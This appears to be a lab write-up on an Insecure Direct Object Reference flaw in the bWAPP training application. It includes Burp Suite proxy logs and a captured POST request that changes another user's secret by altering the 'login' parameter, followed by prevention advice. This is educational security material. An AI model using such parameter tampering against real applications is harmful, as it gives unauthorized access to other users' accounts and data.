
Change your secret.

New secret:

The secret has been changed!

INSECURE DIRECT OBJECT REFERENCE


- A “Direct Object Reference” describes a web-application design approach in which real keys or entity names are used to identify application-controlled resources and are passed in URLs or request parameters. A Direct Object Reference represents a vulnerability, if it is possible to substitute a different value for the key or name and thereby access a different resource through the application that is inconsistent with the designer’s intentions and/or for which the user is not authorized. This can be prevented by using indirect object references



ding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Sta...	Length	MIME type	Title	Comment	Time reque...
http://10.1.147.130	GET	/bWAPP/insecure_di...		200	13745	HTML	bWAPP - Insecure D...		16:49:48 21...
http://10.1.147.130	POST	/bWAPP/insecure_di...	✓	200	13800	HTML	bWAPP - Insecure D...		16:51:14 21...
http://10.1.147.130	POST	/bWAPP/insecure_di...	✓	200	13800	HTML	bWAPP - Insecure D...		16:52:23 21...
http://10.1.147.130	POST	/bWAPP/insecure_di...	✓	200	13798	HTML	bWAPP - Insecure D...		16:52:36 21...
http://10.1.147.130	POST	/bWAPP/insecure_di...	✓	200	13800	HTML	bWAPP - Insecure D...		16:52:38 21...
http://10.1.147.130	POST	/bWAPP/insecure_di...	✓	200	13800	HTML	bWAPP - Insecure D...		16:52:40 21...
http://10.1.147.130	GET	/bWAPP/login.php		200	4434	HTML	bWAPP - Login		16:49:33 21...
http://10.1.147.130	GET	/bWAPP/portal.php		200	23785	HTML	bWAPP - Portal		16:49:37 21...
http://10.1.147.130	POST	/bWAPP/login.php	✓	302	578				16:49:37 21...
http://10.1.147.130	POST	/bWAPP/portal.php	✓	302	459				16:49:48 21...

```
POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
Host: 10.1.147.130
Content-Length: 32
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.1.147.130
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/101.0.4951.67 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.9
Referer: http://10.1.147.130/bWAPP/insecure_direct_object_ref_1.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security_level=0; PHPSESSID=31f630679de4a9bbb906a4270e30748b
Connection: close

secret=1&login=bob&action=change
```


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.3.8 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Site map Scope Issue definitions
http://10.1.147.130
Request Response
Pretty Raw Hex Render
Inspector
Request Attributes 2
Request Body Parameters 3
Request Cookies 2
Request Headers 13
Response Headers 9

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Sta...	Length	MIME type	Title	Comment	Time reque...
http://10.1.147.130	GET	/bWAPP/insecure_di...		200	13745	HTML	bWAPP - Insecure D...		16:49:48 21...
http://10.1.147.130	POST	/bWAPP/insecure_di...	✓	200	13800	HTML	bWAPP - Insecure D...		16:51:14 21...
http://10.1.147.130	POST	/bWAPP/insecure_di...	✓	200	13800	HTML	bWAPP - Insecure D...		16:52:23 21...
http://10.1.147.130	POST	/bWAPP/insecure_di...	✓	200	13798	HTML	bWAPP - Insecure D...		16:52:36 21...
http://10.1.147.130	POST	/bWAPP/insecure_di...	✓	200	13800	HTML	bWAPP - Insecure D...		16:52:38 21...
http://10.1.147.130	POST	/bWAPP/insecure_di...	✓	200	13800	HTML	bWAPP - Insecure D...		16:52:40 21...
http://10.1.147.130	GET	/bWAPP/login.php		200	4434	HTML	bWAPP - Login		16:49:33 21...
http://10.1.147.130	GET	/bWAPP/portal.php		200	23785	HTML	bWAPP - Portal		16:49:37 21...
http://10.1.147.130	POST	/bWAPP/login.php	✓	302	578				16:49:37 21...
http://10.1.147.130	POST	/bWAPP/portal.php	✓	302	450				16:49:48 21...

```
<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css"
href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - Insecure DOR</title>

</head>

```

PREVENTIONS

- Here are some prevention methods for Insecure Direct Object Reference vulnerability in bWAPP:

  - Use indirect object references: Instead of using real keys or entity names as identifiers, use a system-generated token that maps to the actual identifier.
  - Implement access controls: Access controls can ensure that users can only access resources that they are authorized to access.
  - Validate user input: Verify that the user is authorized to access the requested resource.
  - Use secure session management: Use secure session management practices to prevent unauthorized access to sensitive data.
  - Use encryption: Use encryption to protect sensitive data, such as user credentials and session tokens.